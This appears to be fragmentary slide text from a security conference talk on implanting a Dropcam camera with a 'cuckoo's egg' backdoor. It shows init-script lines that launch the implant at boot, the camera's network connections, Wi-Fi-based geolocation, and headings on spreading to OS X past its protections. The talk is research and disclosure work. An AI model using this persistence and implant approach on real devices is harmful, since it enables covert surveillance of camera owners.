
# less /etc/init.d/S40myservices
...
tar -xvf python2.7-stripped.tgz -C /tmp/
/tmp/bin/python2.7 /implant/cuckoo.py &
```

decompress
python

...and action!

cuckoo's egg core

networking



```
# netstat -t
Active Internet connections (w/o servers)
Proto Local Address           Foreign Address
tcp    192.168.0.2:40978      ec2-54-196-21-142.compute-1.amazonaws.com:https
tcp    192.168.0.2:41988      ec2-54-196-21-130.compute-1.amazonaws.com:https
```

dropcam & cuckoo's egg connections



geolocation



`googleapis.com/geolocation/v1/geolocate?`




`{iwlist wlan0 scan}`



предатель

host infection & propagation




host infection (OS X)



what about all of OS X's anti-malware mitigations?!?



syn.ac/shakacon



XProtect




Gatekeeper



OS X sandbox



Code-signing

